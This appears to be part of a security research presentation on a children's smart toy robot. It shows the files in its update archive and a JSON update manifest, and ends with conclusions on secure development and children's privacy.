
Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX

↑ APPS.zip - ZIP archive, unpacked size 284 008 020 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
klug_12.z	18 817 201	18 784 137	WinRAR archive	07.08.2023 10:00	277BC542
3_files.l	272	150	L File	18.07.2023 22:34	84667E12
file1.ia	68 535 041	66 899 621	IA File	04.08.2023 9:13	B8A96D82
file2.ia	196 655 337	108 838 362	IA File	04.08.2023 9:03	5739CD2C
version.txt	169	109	Text Document	07.08.2023 9:26	AF7F8343

Total 5 files, 284 008 020 bytes

Stage 9. Updating process



The image shows a Notepad++ window with a JSON configuration. The configuration defines a set of files to be updated and a command to execute. The files are specified in the "files" array, and the command is specified in the "commands" array. The command is "mv /sdcard/klug/ftue/version.txt /sdcard/klug".

```
1 {
2   "files": [
3     {"target": "klug", "source": "klug_12.z"},
4     {"target": "com.example.root.serviceexam", "source": "file1.ia"},
5     {"target": "com.miko.mikoplus", "source": "file2.ia"}
6   ],
7   "commands": [
8     "mv /sdcard/klug/ftue/version.txt /sdcard/klug"
9   ]
10 }
11
```

Normal text file | length : 272 | lines : 11 | Ln : 11 | Col : 1 | Pos : 273 | Unix (LF) | UTF-8 | INS

Stage 10. Vendor Communications



Conclusions

1

Use SDL in product development

2

Developers should pay special attention to protecting the privacy of children and ensure the safety of using smart toy robots

3

It is important to teach children the rules of safe use of smart robot toys and to take precautions when dealing with such devices

Thank you!



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